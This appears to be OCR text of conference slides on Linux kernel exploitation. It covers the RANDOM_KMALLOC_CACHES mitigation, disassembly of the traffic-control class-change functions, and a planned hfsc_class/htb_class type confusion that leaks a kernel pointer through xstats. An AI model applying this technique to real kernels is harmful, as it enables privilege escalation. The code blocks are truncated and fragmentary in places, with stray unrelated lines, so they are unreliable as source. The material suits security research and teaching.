#define KMA_RAND_7(sz)  KMA_RAND_6(sz)  .name[KMALLOC_RANDOM_START +  7] = "kmalloc-rnd-07-" #sz,
#define KMA_RAND_8(sz)  KMA_RAND_7(sz)  .name[KMALLOC_RANDOM_START +  8] = "kmalloc-rnd-08-" #sz,
#define KMA_RAND_9(sz)  KMA_RAND_8(sz)  .name[KMALLOC_RANDOM_START +  9] = "kmalloc-rnd-09-" #sz,
#define KMA_RAND_10(sz) KMA_RAND_9(sz)  .name[KMALLOC_RANDOM_START + 10] = "kmalloc-rnd-10-" #sz,
#define KMA_RAND_11(sz) KMA_RAND_10(sz) .name[KMALLOC_RANDOM_START + 11] = "kmalloc-rnd-11-" #sz,
#define KMA_RAND_12(sz) KMA_RAND_11(sz) .name[KMALLOC_RANDOM_START + 12] = "kmalloc-rnd-12-" #sz,
#define KMA_RAND_13(sz) KMA_RAND_12(sz) .name[KMALLOC_RANDOM_START + 13] = "kmalloc-rnd-13-" #sz,
#define KMA_RAND_14(sz) KMA_RAND_13(sz) .name[KMALLOC_RANDOM_START + 14] = "kmalloc-rnd-14-" #sz,
#define KMA_RAND_15(sz) KMA_RAND_14(sz) .name[KMALLOC_RANDOM_START + 15] = "kmalloc-rnd-15-" #sz,
#else // CONFIG_RANDOM_KMALLOC_CACHES
#define KMALLOC_RANDOM_NAME(N, sz)
#endif
```

RANDOM_KMALLOC_CACHES

```
static __always_inline __alloc_size(1) void *kmalloc(size_t size, gfp_t flags)
{
        if (__builtin_constant_p(size) && size) {
                unsigned int index;

                if (size > KMALLOC_MAX_CACHE_SIZE)
                        return kmalloc_large(size, flags);

                index = kmalloc_index(size);
                return kmalloc_trace(
                                kmalloc_caches[kmalloc_type(flags, _RET_IP_)][index],
                                flags, size);
        }
        return __kmalloc(size, flags);
}
```

RANDOM_KMALLOC_CACHES

```
static __always_inline __alloc_size(1) void *kmalloc(size_t size, gfp_t flags)
{
        if (__builtin_constant_p(size) && size) {
                unsigned int index;

                if (size > KMALLOC_MAX_CACHE_SIZE)
                        return kmalloc_large(size, flags);

                index = kmalloc_index(size);
                return kmalloc_trace(
                                kmalloc_caches[kmalloc_type(flags, _RET_IP_)][index],
                                flags, size);
        }
        return __kmalloc(size, flags);
}
```

RANDOM_KMALLOC_CACHES

```
static __always_inline enum kmalloc_cache_type kmalloc_type(gfp_t flags, unsigned long caller)
{
        if (likely((flags & KMALLOC_NOT_NORMAL_BITS) == 0))
#ifdef CONFIG_RANDOM_KMALLOC_CACHES
                return KMALLOC_RANDOM_START + hash_64(caller ^ random_kmalloc_seed,
                                                      ilog2(RANDOM_KMALLOC_CACHES_NR + 1));
#else
                return KMALLOC_NORMAL;
#endif
```

```
static __always_inline __alloc_si
{
        if (__builtin_constant_p(
                unsigned int inde

                if (size > KMALLOC_MAX_CACHE_SIZE)
                        return kmalloc_large(size, flags);

                index = kmalloc_index(size);
                return kmalloc_trace(
                                kmalloc_caches[kmalloc_type(flags, _RET_IP_)][index],
                                flags, size);
        }
        return __kmalloc(size, flags);
}
```

RANDOM_KMALLOC_CACHES

```
static __always_inline enum kmalloc_cache_type kmalloc_type(gfp_t flags, unsigned long caller)
{
        if (likely((flags & KMALLOC_NOT_NORMAL_BITS) == 0))
#ifdef CONFIG_RANDOM_KMALLOC_CACHES
    return KMALLOC_RANDOM_START + hash_64(caller ^ random_kmalloc_seed,
                                          ilog2(RANDOM_KMALLOC_CACHES_NR + 1));
                return KMALLOC_NORMAL;
#endif
```

```
static __always_inline __all
{
        if (__builtin_consta
                unsigned int inde
                if (size > KMALLOC_MAX_CACHE_SIZE)
                        return kmalloc_large(size, flags);
```

```
index = kmalloc_index(size);
return kmalloc_trace(
                kmalloc_caches[kmalloc_type(flags, _RET_IP_)][index],
                flags, size);
```

```
        }
        return
}
```

REMEMBER

NO CROSS CACHE

RANDOM_KMALLOC_CACHES

```
static int tc_ctl_tclass(struct sk_buff *skb, struct nlmsghdr *n,
                         struct netlink_ext_ack *extack)
{
    // ...

        if (cops->change)
                err = cops->change(q, clid, portid, tca, &new_cl, extack);
        if (err == 0) {
                tclass_notify(net, skb, n, q, new_cl, RTM_NEWTCLASS, extack);

                if (cl != new_cl)
                        tc_bind_tclass(q, portid, clid, new_cl);
        }

    // ...
}
```

RANDOM_KMALLOC_CACHES

```
static int tc_ctl_tclass(struct sk_buff *skb, struct nlmsghdr *n,
                         struct netlink_ext_ack *extack)
{
    // ...

        if (cops->change)
    err = cops->change(q, clid, portid, tca, &new_cl, extack);
        if (err == 0) {
                tclass_notify(net, skb, n, q, new_cl, RTM_NEWTCLASS, extack);

                if (cl != new_cl)
                        tc_bind_tclass(q, portid, clid, new_cl);
        }

    // ...
}
```

RANDOM_KMALLOC_CACHES

```
static int tc_ctl_tclass(struct sk_buff *skb, struct nlmsghdr *n,
                         struct netlink_ext_ack *extack)
{
    // ...

    if (cops->change)
        err = cops->change(q, clid, portid, tca, &new_cl, extack);
    if (err == 0) {
            tclass_notify(net, skb, n, q, new_cl, RTM_NEWTCLASS, extack);
```

```
0xffffffff820d9939 <tc_ctl_tclass+409>:      call   0xffffffff82484e80 <__x86_indirect_thunk_array>
0xffffffff820d993e <tc_ctl_tclass+414>:      mov    r11,QWORD PTR [rsp+0x10]
0xffffffff820d9943 <tc_ctl_tclass+419>:      test   eax,eax
0xffffffff820d9945 <tc_ctl_tclass+421>:      mov    r10d,eax
0xffffffff820d9948 <tc_ctl_tclass+424>:      jne    0xffffffff820d99e0 <tc_ctl_tclass+576>
0xffffffff820d994e <tc_ctl_tclass+430>:      mov    r8,QWORD PTR [rsp+0x28]
0xffffffff820d9953 <tc_ctl_tclass+435>:      mov    rdi,QWORD PTR [rsp]
0xffffffff820d9957 <tc_ctl_tclass+439>:      mov    rdx,rbx
0xffffffff820d995a <tc_ctl_tclass+442>:      mov    r9,rbp
```

RANDOM_KMALLOC_CACHES

```
0xffffffff820f0ead <hfsc_change_class+429>:  mov    rax,QWORD PTR [rsp+0x98]
0xffffffff820f0eb5 <hfsc_change_class+437>:  xor    rax,QWORD PTR [rip+0x12aa45c]        # 0xffffffff8339b318 <random_kmalloc_seed>
0xffffffff820f0ebc <hfsc_change_class+444>:  mov    esi,0xdc0
0xffffffff820f0ec1 <hfsc_change_class+449>:  movabs rdx,0x61c8864680b583eb
0xffffffff820f0ecb <hfsc_change_class+459>:  imul   rax,rdx
0xffffffff820f0ecf <hfsc_change_class+463>:  shr    rax,0x3c
0xffffffff820f0ed3 <hfsc_change_class+467>:  lea    rdx,[rax*8+0x0]
0xffffffff820f0edb <hfsc_change_class+475>:  sub    rdx,rax
0xffffffff820f0ede <hfsc_change_class+478>:  mov    rax,rdx
0xffffffff820f0ee1 <hfsc_change_class+481>:  mov    edx,0x2f0
0xffffffff820f0ee6 <hfsc_change_class+486>:  shl    rax,0x4
0xffffffff820f0eea <hfsc_change_class+490>:  mov    rdi,QWORD PTR [rax-0x7cc64c90]
0xffffffff820f0ef1 <hfsc_change_class+497>:  call   0xffffffff813f7080 <kmalloc_trace>
```

HFSC_CHANGE_CLASS

```
0xffffffff820ee15b <htb_change_class+1387>:  mov    rax,QWORD PTR [rsp+0x120]
0xffffffff820ee163 <htb_change_class+1395>:  mov    esi,0xdc0
0xffffffff820ee168 <htb_change_class+1400>:  mov    QWORD PTR [rsp+0x30],r10
0xffffffff820ee16d <htb_change_class+1405>:  movabs rdx,0x61c8864680b583eb
0xffffffff820ee177 <htb_change_class+1415>:  xor    rax,QWORD PTR [rip+0x12ad19a]        # 0xffffffff8339b318 <random_kmalloc_seed>
0xffffffff820ee17e <htb_change_class+1422>:  imul   rax,rdx
0xffffffff820ee182 <htb_change_class+1426>:  shr    rax,0x3c
0xffffffff820ee186 <htb_change_class+1430>:  lea    rdx,[rax*8+0x0]
0xffffffff820ee18e <htb_change_class+1438>:  sub    rdx,rax
0xffffffff820ee191 <htb_change_class+1441>:  mov    rax,rdx
0xffffffff820ee194 <htb_change_class+1444>:  mov    edx,0x300
0xffffffff820ee199 <htb_change_class+1449>:  shl    rax,0x4
0xffffffff820ee19d <htb_change_class+1453>:  mov    rdi,QWORD PTR [rax-0x7cc64c90]
0xffffffff820ee1a4 <htb_change_class+1460>:  call   0xffffffff813f7080 <kmalloc_trace>
```

HTB_CHANGE_CLASS

RANDOM_KMALLOC_CACHES

```
0xffffffff820f0ead <hfsc_change_class+429>:  mov    rax,QWORD PTR [rsp+0x98]
0xffffffff820f0eb5 <hfsc_change_class+437>:  xor    rax,QWORD PTR [rip+0x12aa45c]
0xffffffff820f0ec1 <hfsc_change_class+449>:  movabs rdx,0x61c8864680b583eb
0xffffffff820f0ecb <hfsc_change_class+459>:  imul   rax,rdx
0xffffffff820f0ecf <hfsc_change_class+463>:  shr    rax,0x3c
0xffffffff820f0ed3 <hfsc_change_class+467>:  lea    rdx,[rax*8+0x0]
0xffffffff820f0edb <hfsc_change_class+475>:  sub    rdx,rax
0xffffffff820f0ede <hfsc_change_class+478>:  mov    rax,rdx
0xffffffff820f0ee1 <hfsc_change_class+481>:  mov    edx,0x2f0
0xffffffff820f0ee6 <hfsc_change_class+486>:  shl    rax,0x4
0xffffffff820f0eea <hfsc_change_class+490>:  mov    rdi,QWORD PTR [rax-0x7cc64c90]
0xffffffff820f0ef1 <hfsc_change_class+497>:  call   0xffffffff813f7080 <kmalloc_trace>
```

RANDOM KMALLOC SEED
0xffffffff8339b318

HFSC_CHANGE_CLASS

```
0xffffffff820ee15b <htb_change_class+1387>:  mov    rax,QWORD PTR [rsp+0x120]
0xffffffff820ee163 <htb_change_class+1395>:  mov    esi,0xdc0
0xffffffff820ee168 <htb_change_class+1400>:  mov    QWORD PTR [rsp+0x30],r10
0xffffffff820ee16d <htb_change_class+1405>:  movabs rdx,0x61c8864680b583eb
0xffffffff820ee177 <htb_change_class+1415>:  xor    rax,QWORD PTR [rip+0x12ad19a]
0xffffffff820ee17e <htb_change_class+1422>:  imul   rax,rdx
0xffffffff820ee182 <htb_change_class+1426>:  shr    rax,0x3c
0xffffffff820ee186 <htb_change_class+1430>:  lea    rdx,[rax*8+0x0]
0xffffffff820ee18e <htb_change_class+1438>:  sub    rdx,rax
0xffffffff820ee191 <htb_change_class+1441>:  mov    rax,rdx
0xffffffff820ee194 <htb_change_class+1444>:  mov    edx,0x300
0xffffffff820ee199 <htb_change_class+1449>:  shl    rax,0x4
0xffffffff820ee19d <htb_change_class+1453>:  mov    rdi,QWORD PTR [rax-0x7cc64c90]
0xffffffff820ee1a4 <htb_change_class+1460>:  call   0xffffffff813f7080 <kmalloc_trace>
```

RANDOM KMALLOC SEED
0xffffffff8339b318

HTB_CHANGE_CLASS

RANDOM_KMALLOC_CACHES

```
0xffffffff820f0ead <hfsc_change_class+429>:  mov    rax,QWORD PTR [rsp+0x98]
0xffffffff820f0eb5 <hfsc_change_class+437>:  xor    rax,QWORD PTR [rip+0x12aa45c]
0xffffffff820f0ec1 <hfsc_change_class+449>:  movabs rdx,0x61c8864680b583eb
0xffffffff820f0ecb <hfsc_change_class+459>:  imul   rax,rdx
0xffffffff820f0ecf <hfsc_change_class+463>:  shr    rax,0x3c
0xffffffff820f0ed3 <hfsc_change_class+467>:  lea    rdx,[rax*8+0x0]
0xffffffff820f0edb <hfsc_change_class+475>:  sub    rdx,rax
0xffffffff820f0ee2 <hfsc_change_class+482>:  mov    rax,rdx
0xffffffff820f0ee5 <hfsc_change_class+485>:  mov    edx,0x2f0
0xffffffff820f0ee6 <hfsc_change_class+486>:  shl    rax,0x4
0xffffffff820f0eea <hfsc_change_class+490>:  mov    rdi,QWORD PTR [rax-0x7cc64c90]
0xffffffff820f0ef1 <hfsc_change_class+497>:  call   0xffffffff813f7080 <kmalloc_trace>
```

RANDOM KMALLOC SEED
0xffffffff8339b318

HFSC_CHANGE_CLASS

_RET_IP_ IS THE SAME

```
0xffffffff820ee15b <htb_change_class+1387>:  mov    rax,QWORD PTR [rsp+0x120]
0xffffffff820ee163 <htb_change_class+1395>:  mov    esi,0xdc0
0xffffffff820ee168 <htb_change_class+1400>:  mov    QWORD PTR [rsp+0x30],r10
0xffffffff820ee16d <htb_change_class+1405>:  movabs rdx,0x61c8864680b583eb
0xffffffff820ee177 <htb_change_class+1415>:  xor    rax,QWORD PTR [rip+0x12ad19a]
0xffffffff820ee17e <htb_change_class+1422>:  imul   rax,rdx
0xffffffff820ee182 <htb_change_class+1426>:  shr    rax,0x3c
0xffffffff820ee186 <htb_change_class+1430>:  lea    rdx,[rax*8+0x0]
0xffffffff820ee18e <htb_change_class+1438>:  sub    rdx,rax
0xffffffff820ee191 <htb_change_class+1441>:  mov    rax,rdx
0xffffffff820ee194 <htb_change_class+1444>:  mov    edx,0x300
0xffffffff820ee199 <htb_change_class+1449>:  shl    rax,0x4
0xffffffff820ee19d <htb_change_class+1453>:  mov    rdi,QWORD PTR [rax-0x7cc64c90]
0xffffffff820ee1a4 <htb_change_class+1460>:  call   0xffffffff813f7080 <kmalloc_trace>
```

RANDOM KMALLOC SEED
0xffffffff8339b318

HTB_CHANGE_CLASS

MITIGATIONS - QUICK RECAP

- **KMALLOC_SPLIT_VARSIZE** KILLS PGV
- **SLAB_VIRTUAL** KILLS CROSS CACHE
- **RANDOM_KMALLOC_CACHES** LIMITS TYPE CONFUSION

PWNING MITIGATION

INITIAL ATTEMPT

INITIAL ATTEMPT

struct hfsc_class

```
        lass_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_queue qstats;
        struct net_rate_estimator __rcu *rate_est;
        struct tcf_proto __rcu *filter_list;
        struct tcf_block *block;
        unsigned int    level;

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;
        struct rb_root vt_tree;
        struct rb_node vt_node;
        struct rb_root cf_tree;
        struct rb_node cf_node;

        u64     cl_total;
        u64     cl_cumul;

        u64     cl_d;
        u64     cl_e;
        u64     cl_vt;

        // ...
};
```

struct htb_class

```
        s_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_basic_sync bstats_bias;
        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;
        s64                     t_c;

        union {
                struct htb_class_leaf {
                        int             deficit[TC_HTB_MAXDEPTH];
                        struct Qdisc    *q;
                        struct netdev_queue *offload_queue;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```

INITIAL ATTEMPT

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_queue qstats;
        struct net_rate_estimator __rcu *rate_est;
        struct tcf_proto __rcu *filter_list;
        struct tcf_block *block;
        unsigned int    level;

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        u64     cl_d;
        u64     cl_e;
        u64     cl_vt;

        // ...
};
```

```
struct Qdisc {
        int                     (*enqueue)(struct sk_buff *skb,
                                           struct Qdisc *sch,
                                           struct sk_buff **to_free);
        struct sk_buff *        (*dequeue)(struct Qdisc *sch);
        unsigned int            flags;
```

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_basic_sync bstats_bias;
        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;
        s64                     t_c;

        union {
                struct htb_class_leaf {
                        int             deficit[TC_HTB_MAXDEPTH];
                        struct Qdisc    *q;
                        struct netdev_queue *offload_queue;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```

INITIAL ATTEMPT

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_queue qstats;
        struct net_rate_estimator __rcu *rate_est;
        struct tcf_proto __rcu *filter_list;
        struct tcf_block *block;
        unsigned int    level;

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;
        struct rb_root vt_tree;
        struct rb_node vt_node;
        struct rb_root cf_tree;
        struct rb_node cf_node;

        u64     cl_total;
        u64     cl_cumul;

        u64     cl_d;
        u64     cl_e;
        u64     cl_vt;

        // ...
};
```

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;
        s64                     t_c;

        union {
                struct htb_class_leaf {
                        int             deficit[TC_HTB_MAXDEPTH];
                        struct Qdisc    *q;
                        struct netdev_queue *offload_queue;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```

INITIAL ATTEMPT

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_queue qstats;
        struct net_rate_estimator __rcu *rate_est;
        struct tcf_proto __rcu *filter_list;
        struct tcf_block *block;
        unsigned int    level;

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;
        struct rb_root vt_tree;
        struct rb_node vt_node;
        struct rb_root cf_tree;
        struct rb_node cf_node;

        u64     cl_total;
        u64     cl_cumul;

        u64     cl_d;
        u64     cl_e;
        u64     cl_vt;

        // ...
};
```

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct tc_htb_xstats    xstats;

                                        ens;

                                        it[TC_HTB_MAXDEPTH];

                                        offload_queue;

                struct htb_prio clprio[TC_HTB_NUMPRIO];
        } inner;
};

        // ...
};
```

```
struct gnet_stats_basic_sync {
        u64_stats_t bytes;
        u64_stats_t packets;
        struct u64_stats_sync syncp;
} __aligned(2 * sizeof(u64));
```

INITIAL ATTEMPT

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_sta
        struct net_rate
        struct tcf_prot
        struct tcf_bloc
        unsigned int

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;
        struct rb_root vt_tree;
        struct rb_node vt_node;
        struct rb_root cf_tree;
        struct rb_node cf_node;

        u64     cl_total;
        u64     cl_cumul;

        u64     cl_d;
        u64     cl_e;
        u64     cl_vt;

        // ...
};
```

offsetof(struct hfsc_class, qdisc) = 0x98

offsetof(struct htb_class, bstats.packets) = 0x98

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;

        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;

        struct gnet_stats_basic_sync bstats;

        struct tc_htb_xstats    xstats;

                struct htb_prio clprio[TC_HTB_NUMPRIO];
        } inner;
};

        // ...
};
```

```
struct gnet_stats_basic_sync {
        u64_stats_t bytes;
        u64_stats_t packets;
        struct u64_stats_sync syncp;
} __aligned(2 * sizeof(u64));
```

INITIAL ATTEMPT

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_sta
        struct net_rate
        struct tcf_prot
        struct tcf_bloc
        unsigned int

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
```

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;

        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
```

offsetof(struct hfsc_class, qdisc) = 0x98

offsetof(struct htb_class, bstats.packets) = 0x98

REQUIRES 18 QUINTILLION PACKETS

```
        struct rb_node vt_node;
        struct rb_root cf_tree;
        struct rb_node cf_node;

        u64     cl_total;
        u64     cl_cumul;

        u64     cl_d;
        u64     cl_e;
        u64     cl_vt;

        // ...
};
```

```
        u64_stats_t bytes;
        u64_stats_t packets;
        struct u64_stats_sync syncp;
} __aligned(2 * sizeof(u64));
```

```
                struct htb_prio clprio[TC_HTB_NUMPRIO];
        } inner;
};

        // ...
};
```

INITIAL ATTEMPT

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_sta
        struct net_rate
        struct tcf_prot
        struct tcf_bloc
        unsigned int
```

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
```

offsetof(struct hfsc_class, qdisc) = 0x98


offsetof(struct htb_class, bstats.packets) = 0x98

18,000,000,000,000,000,000+ PACKETS

```
        u64     cl_total;
        u64     cl_cumul;

        u64     cl_d;
        u64     cl_e;
        u64     cl_vt;

        // ...
};
```

```
} __aligned(2 * sizeof(u64));
```

```
offload_queue;

struct htb_prio clprio[TC_HTB_NUMPRIO];
} inner;
};

// ...
};
```



PLANNING THE ATTACK

Unfortunately. Time. Exists.

Unfortunately. Time. Exists.

Unfortunately. Time. Exists.

Unfortunately. Time. Exists.

Quotes and Aphorisms of Plato

ATTEMPT #2

PLANNING THE ATTACK

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_queue qstats;
        struct net_rate_estimator __rcu *rate_est;
        struct tcf_proto __rcu *filter_list;
        struct tcf_block *block;
        unsigned int    level;

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;
        struct rb_root vt_tree;
        struct rb_node vt_node;
        struct rb_root cf_tree;
        struct rb_node cf_node;

        u64     cl_total;
        u64     cl_cumul;

        u64     cl_d;
        u64     cl_e;
        u64     cl_vt;

        // ...
};
```

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_basic_sync bstats_bias;
        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;
        s64                     t_c;

        union {
                struct htb_class_leaf {
                        int             deficit[TC_HTB_MAXDEPTH];
                        struct Qdisc    *q;
                        struct netdev_queue *offload_queue;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```

PLANNING THE ATTACK

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_queue qstats;
        struct net_rate_estimator __rcu *rate_est;
        struct tcf_proto __rcu *filter_list;
        struct tcf_block *block;
        unsigned int    level;

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;
        struct rb_node vt_node;

        // ...
};
```

```
struct rb_node {
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_basic_sync bstats_bias;
        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;
        s64                     t_c;

        union {
                struct htb_class_leaf {
                        int             deficit[TC_HTB_MAXDEPTH];
                        struct Qdisc    *q;
                        struct netdev_queue *offload_queue;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```

PLANNING THE ATTACK

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_queue qstats;
        struct net_rate_estimator __rcu *rate_est;
        struct tcf_proto __rcu *filter_list;
        struct tcf_block *block;
        unsigned int    level;

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;
        struct rb_root vt_tree;
        struct rb_node vt_node;
        struct rb_root cf_tree;
        u64     cl_vt;

        // ...
};
```

```
struct rb_node {
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_basic_sync bstats_bias;

        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;

        // ...
};
```

```
struct tc_htb_xstats {
        __u32 lends;
        __u32 borrows;
        __u32 giants;
        __s32 tokens;
        __s32 ctokens;
};
```

PLANNING THE ATTACK

```
struct hfsc_class {
        struct Qdisc_class_common cl_common;

        struct gnet_stats_basic_sync bstats;
        struct gnet_sta
        struct net_rate
        struct tcf_prot
        struct tcf_bloc
        unsigned int

        struct hfsc_sched *sched;
        struct hfsc_class *cl_parent;
        struct list_head siblings;
        struct list_head children;
        struct Qdisc    *qdisc;

        struct rb_node el_node;
        struct rb_node vt_node;

        // ...
};
```

```
struct rb_node {
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;

        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;

        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;

        // ...
};
```

```
struct tc_htb_xstats {
        __u32 lends;
        __u32 borrows;
        __u32 giants;
        __s32 tokens;
        __s32 ctokens;
};
```

offsetof(struct hfsc_class, el_node.rb_left) = 0xB0

offsetof(struct htb_class, xstats.lends) = 0xB0

PLANNING THE ATTACK

- **OVERLAP** HFSC_CLASS WITH HTB_CLASS

PLANNING THE ATTACK

- **OVERLAP** HFSC_CLASS WITH HTB_CLASS
- **TRIGGER UPDATE** TO WRITE RB_NODE INTO HTB_CLASS

PLANNING THE ATTACK

- **OVERLAP** HFSC_CLASS WITH HTB_CLASS
- **TRIGGER UPDATE** TO WRITE RB_NODE INTO HTB_CLASS
- DUMP CLASS'S XSTATS TO **LEAK** RB_LEFT PTR

